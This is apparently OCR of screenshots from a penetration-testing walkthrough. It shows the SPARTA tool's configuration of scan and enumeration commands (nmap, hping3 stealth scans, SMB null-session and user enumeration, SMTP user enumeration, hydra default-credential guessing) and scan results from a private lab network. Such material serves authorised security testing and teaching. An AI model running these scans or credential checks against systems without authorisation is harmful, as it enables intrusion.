nmap-fast-udp=Run nmap (fast UDP), "nmap -n -Pn -sU -F --min-rate=1000 -vvvvv [IP] -oA \"[OUTPUT]\""
nmap-udp-1000=Run nmap (top 1000 quick UDP), "nmap -n -Pn -sU --min-rate=1000 -vvvvv [IP] -oA \"[OUTPUT]\""
nmap-full-udp=Run nmap (full UDP), nmap -n -Pn -sU -p- -T4 -vvvvv [IP] -oA \"[OUTPUT]\"
unicornscan-full-udp=Run unicornscan (full UDP), unicornscan -mU -Ir 1000 [IP]:a -v
hping3=hping3 (stealth scan), hping3 [IP] --scan 0-65535 -S
dmitry-connect=dmitry (connect scan), dmitry -p [IP]

[PortActions]
banner=Grab banner, bash -c \"echo \"\" | nc -v -n -w1 [IP] [PORT]\",
nmap=Run nmap (scripts) on port, nmap -Pn -sV -sC -vvvvv -p[PORT] [IP] -oA [OUTPUT],
nikto=Run nikto, nikto -o \"[OUTPUT].txt\" -p [PORT] -h [IP], "http,https,ssl,soap,http-proxy,http-alt"
dirbuster=Launch dirbuster, java -Xmx256M -jar /usr/share/dirbuster/DirBuster-1.0-RC1.jar -u http://[IP]:[PORT]/, "http,https,ssl,soap,http-proxy,h
ttp-alt"
"/usr/share/sparta/sparta.conf" 114L, 8095C                                                                    43,0-1        17%
```






File Help
Scan Brute
Hosts Services Tools
OS Host
172.16.69.1
172.16.69.128
172.16.69.129
172.16.69.130
172.16.69.131
172.16.69.132
172.16.69.133
172.16.69.136
172.16.69.139
172.16.69.254
Services Scripts Information Notes hping3 dmitry-connect
ERROR: Unable to locate Host Name for 172.16.69.128
Continuing with limited modules
HostIP:172.16.69.128
HostName:
Gathered TCP Port information for 172.16.69.128
Port State
21/tcp open
22/tcp open
23/tcp open
25/tcp open
53/tcp open
80/tcp open
111/tcp open
139/tcp open
Portscan Finished: Scanned 150 ports, 141 ports were in state closed
All scans completed, exiting
Log
Progress Tool Host Start time End time Status
dmitry-connect 172.16.69.128 02 Apr 2017 11:25:57 02 Apr 2017 11:25:57 Finished



Hosts Services Tools
OS Host
172.16.69.1
172.16.69.128
172.16.69.129
172.16.69.130
172.16.69.131
172.16.69.132
172.16.69.133
172.16.69.136
172.16.69.139
172.16.69.254
Services Scripts Information Notes smtp-enum-vrfy (25/tcp) nikto (80/tcp) nikto (443/tcp) smbenum (445/tcp) screenshot (80/tcp)
Port Protocol State Name Version
25 tcp open smtp
80
135
139
443
445
1025
3389
Open with telnet
Open with netcat
Send to Brute
Run sslyze
Run nmap (scripts) on port
Grab banner
Enumerate SMTP users (VRFY)
Enumerate SMTP users (RCPT)
Enumerate SMTP users (EXPN)






```
File  Edit  View  Search  Terminal  Help
no-username-services="cisco,cisco-enable,oracle-listener,s7-300,snmp,vnc"
no-password-services="oracle-sid,rsh,smtp-enum"

[StagedNmapSettings]
stage1-ports="T:80,443"
stage2-ports="T:25,135,137,139,445,1433,3306,5432,U:137,161,162,1434"
stage3-ports="T:23,21,22,110,111,2049,3389,8080,U:500,5060"
stage4-ports="T:0-20,24,26-79,81-109,112-134,136,138,140-442,444,446-1432,1434-2048,2050-3305,3307-3388,3390-5431,5433-8079,8081-29999"
stage5-ports=T:30000-65535

[ToolSettings]
nmap-path=/usr/bin/nmap
hydra-path=/usr/bin/hydra
cutycapt-path=/usr/bin/cutycapt
texteditor-path=/usr/bin/leafpad

[HostActions]
nmap-fast-tcp=Run nmap (fast TCP), nmap -Pn -F -T4 -vvvv [IP] -oA \"[OUTPUT]\"
nmap-full-tcp=Run nmap (full TCP), nmap -Pn -sV -sC -O -p- -T4 -vvvvv [IP] -oA \"[OUTPUT]\"
nmap-fast-udp=Run nmap (fast UDP), "nmap -n -Pn -sU -F --min-rate=1000 -vvvvv [IP] -oA \"[OUTPUT]\""
nmap-udp-1000=Run nmap (top 1000 quick UDP), "nmap -n -Pn -sU --min-rate=1000 -vvvvv [IP] -oA \"[OUTPUT]\""
nmap-full-udp=Run nmap (full UDP), nmap -n -Pn -sU -p- -T4 -vvvvv [IP] -oA \"[OUTPUT]\"
unicornscan-full-udp=Run unicornscan (full UDP), unicornscan -mU -Ir 1000 [IP]:a -v
hping3=hping3 (stealth scan), hping3 [IP] --scan 0-65535 -S
dmitry-connect=dmitry (connect scan), dmitry -p [IP]
snmp=SNMPwalk, snmpwalk [IP] -c public -v 2c

[PortActions]
banner=Grab banner, bash -c \"echo \"\" | nc -v -n -w1 [IP] [PORT]\",
nmap=Run nmap (scripts) on port, nmap -Pn -sV -sC -vvvvv -p[PORT] [IP] -oA [OUTPUT],
nikto=Run nikto, nikto -o \"[OUTPUT].txt\" -p [PORT] -h [IP], "http,https,ssl,soap,http-proxy,http-alt"
dirbuster=Launch dirbuster, java -Xmx256M -jar /usr/share/dirbuster/DirBuster-1.0-RC1.jar -u http://[IP]:[PORT]/, "http,https,ssl,soap,http
-proxy,http-alt"
webslayer=Launch webslayer, webslayer, "http,https,ssl,soap,http-proxy,http-alt"
whatweb=Run whatweb, "whatweb [IP]:[PORT] --color=never --log-brief=\"[OUTPUT].txt\"", "http,https,ssl,soap,http-proxy,http-alt"
                                                                                                                    44,0-1        20%
```



Hosts
Services
Tools
OS
Host
172.16.69.1
172.16.69.128
172.16.69.129
172.16.69.130
172.16.69.131
172.16.69.132
172.16.69.133
172.16.69.136
172.16.69.139
172.16.69.254
hping3 (stealth scan)
dmitry (connect scan)
SNMPwalk
Portscan
Mark as checked
Services
Scripts
Information
Notes
banner (25/tcp)
screenshot (443/tcp)
screenshot (80/tcp)
smbenum (445/tcp)
Port
Protocol
State
Name
Version
25 tcp open smtp
80 tcp open http
open msrpc
open netbios-ssn
open https
open microsoft-ds
open NFS-or-IIS
3389 tcp open ms-wbt-serv...



File
Help
Scan
Brute
Hosts
Services
Tools
OS
Host
172.16.69.1
172.16.69.128
172.16.69.129
172.16.69.130
172.16.69.131
172.16.69.132
172.16.69.133
172.16.69.136
172.16.69.139
172.16.69.254
screenshot (443/tcp)
screenshot (80/tcp)
smbenum (445/tcp)
nikto (443/tcp)
nikto (80/tcp)
smtp-enum-vrfy (25/tcp)
snmp
iso.3.6.1.2.1.1.1.0 = STRING: "Hardware: x86 Family 6 Model 70 Stepping 1 AT/AT COMPATIBLE - Software: Windows 2000 Version 5.1 (Build 2600 Uniprocessor Free)"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.311.1.1.3.1.1
iso.3.6.1.2.1.1.3.0 = Timeticks: (53223121) 6 days, 3:50:31.21
iso.3.6.1.2.1.1.4.0 = ""
iso.3.6.1.2.1.1.5.0 = STRING: "DEMOX"
iso.3.6.1.2.1.1.6.0 = ""
iso.3.6.1.2.1.1.7.0 = INTEGER: 76
iso.3.6.1.2.1.2.1.0 = INTEGER: 3
iso.3.6.1.2.1.2.2.1.1.1 = INTEGER: 1
iso.3.6.1.2.1.2.2.1.1.2 = INTEGER: 2
iso.3.6.1.2.1.2.2.1.1.196612 = INTEGER: 196612
iso.3.6.1.2.1.2.2.1.2.1 = Hex-STRING: 4D 53 20 54 43 50 20 4C 6F 6F 70 62 61 63 6B 20 69 6E 74 65 72 66 61 63 65 00
iso.3.6.1.2.1.2.2.1.2.2 = Hex-STRING: 41 4D 44 20 50 43 4E 45 54 20 46 61 6D 69 6C 79 20 50 43 49 20 45 74 68 65 72 6E 65 74 20 41 64 61 70 74 65 72 20 2D 20 50 61 63 6B 65 74 20 53 63 68 65 64 75 6C 65 72 20 4D 69 6E 69 70 6F 72 74 00
iso.3.6.1.2.1.2.2.1.2.196612 = Hex-STRING: 42 6C 75 65 74 6F 6F 74 68 20 44 65 76 69 63 65 20 28 50 65 72 73 6F 6E 61 6C 20 41 72 65 61 20
Log
Progress
Tool
Host
Start time
End time
Status
snmp
172.16.69.129
02 Apr 2017 13:52:32
02 Apr 2017 13:52:33
Finished



File Edit View Search Terminal Help
[PortActions]
banner=Grab banner, bash -c \"echo \"\" | nc -v -n -w1 [IP] [PORT]\",
nmap=Run nmap (scripts) on port, nmap -Pn -sV -sC -vvvvv -p[PORT] [IP] -oA [OUTPUT],
nikto=Run nikto, nikto -o \"[OUTPUT].txt\" -p [PORT] -h [IP], "http,https,ssl,soap,http-proxy,http-alt"
dirbuster=Launch dirbuster, java -Xmx256M -jar /usr/share/dirbuster/DirBuster-1.0-RC1.jar -u http://[IP]:[PORT]/, "http,https,ssl,soap,http-proxy,http-alt"
webslayer=Launch webslayer, webslayer, "http,https,ssl,soap,http-proxy,http-alt"
whatweb=Run whatweb, "whatweb [IP]:[PORT] --color=never --log-brief=\"[OUTPUT].txt\"", "http,https,ssl,soap,http-proxy,http-alt"
samrdump=Run samrdump, python /usr/share/doc/python-impacket-doc/examples/samrdump.py [IP] [PORT]/SMB, "netbios-ssn,microsoft-ds"
nbtscan=Run nbtscan, nbtscan -v -h [IP], netbios-ns
smbenum=Run smbenum, bash ./scripts/smbenum.sh [IP], "netbios-ssn,microsoft-ds"
enum4linux=Run enum4linux, enum4linux [IP], "netbios-ssn,microsoft-ds"
polenum=Extract password policy (polenum), polenum [IP], "netbios-ssn,microsoft-ds"
smb-enum-users=Enumerate users (nmap), "nmap -p[PORT] --script=smb-enum-users [IP] -vvvvv", "netbios-ssn,microsoft-ds"
smb-enum-users-rpc=Enumerate users (rpcclient), bash -c \"echo 'enumdomusers' | rpcclient [IP] -U%\", "netbios-ssn,microsoft-ds"
smb-enum-admins=Enumerate domain admins (net), "net rpc group members \"Domain Admins\" -I [IP] -U% ", "netbios-ssn,microsoft-ds"
smb-enum-groups=Enumerate groups (nmap), "nmap -p[PORT] --script=smb-enum-groups [IP] -vvvvv", "netbios-ssn,microsoft-ds"
smb-enum-shares=Enumerate shares (nmap), "nmap -p[PORT] --script=smb-enum-shares [IP] -vvvvv", "netbios-ssn,microsoft-ds"
smb-enum-sessions=Enumerate logged in users (nmap), "nmap -p[PORT] --script=smb-enum-sessions [IP] -vvvvv", "netbios-ssn,microsoft-ds"
smb-enum-policies=Extract password policy (nmap), "nmap -p[PORT] --script=smb-enum-domains [IP] -vvvvv", "netbios-ssn,microsoft-ds"
smb-null-sessions=Check for null sessions (rpcclient), bash -c \"echo 'srvinfo' | rpcclient [IP] -U%\", "netbios-ssn,microsoft-ds"
smb-vuln=Check for printer spooler impersonation vuln, "nmap -p[PORT] --script=smb-vuln-ms10-061 [IP] -vvvv", "netbios-ssn,microsoft-ds"
ldapsearch=Run ldapsearch, ldapsearch -h [IP] -p [PORT] -x -s base, ldap
snmpcheck=Run snmpcheck, snmpcheck -t [IP], "snmp,snmptrap"
rpcinfo=Run rpcinfo, rpcinfo -p [IP], rpcbind
rdp-sec-check=Run rdp-sec-check.pl, perl ./scripts/rdp-sec-check.pl [IP]:[PORT], ms-wbt-server
showmount=Show nfs shares, showmount -e [IP], nfs
x11screen=Run x11screenshot, bash ./scripts/x11screenshot.sh [IP], X11
sslscan=Run sslscan, sslscan --no-failed [IP]:[PORT], "https,ssl"
sslyze=Run sslyze, sslyze --regular [IP]:[PORT], "https,ssl,ms-wbt-server,imap,pop3,smtp"
rwho=Run rwho, rwho -a [IP], who
finger=Enumerate users (finger), ./scripts/fingertool.sh [IP], finger
smtp-enum-vrfy=Enumerate SMTP users (VRFY), smtp-user-enum -M VRFY -U /usr/share/metasploit-framework/data/wordlists/unix_users.txt -t [IP] -p [PORT], smtp
smtp-enum-expn=Enumerate SMTP users (EXPN), smtp-user-enum -M EXPN -U /usr/share/metasploit-framework/data/wordlists/unix_users.txt -t [IP] -p [PORT], smtp
smtp-enum-rcpt=Enumerate SMTP users (RCPT), smtp-user-enum -M RCPT -U /usr/share/metasploit-framework/data/wordlists/unix_users.txt -t [IP] -p [PORT], smtp
ftp-default=Check for default ftp credentials, hydra -s [PORT] -C ./wordlists/ftp-default-userpass.txt -u -o \"[OUTPUT].txt\" -f [IP] ftp, ftp
66,1 54%

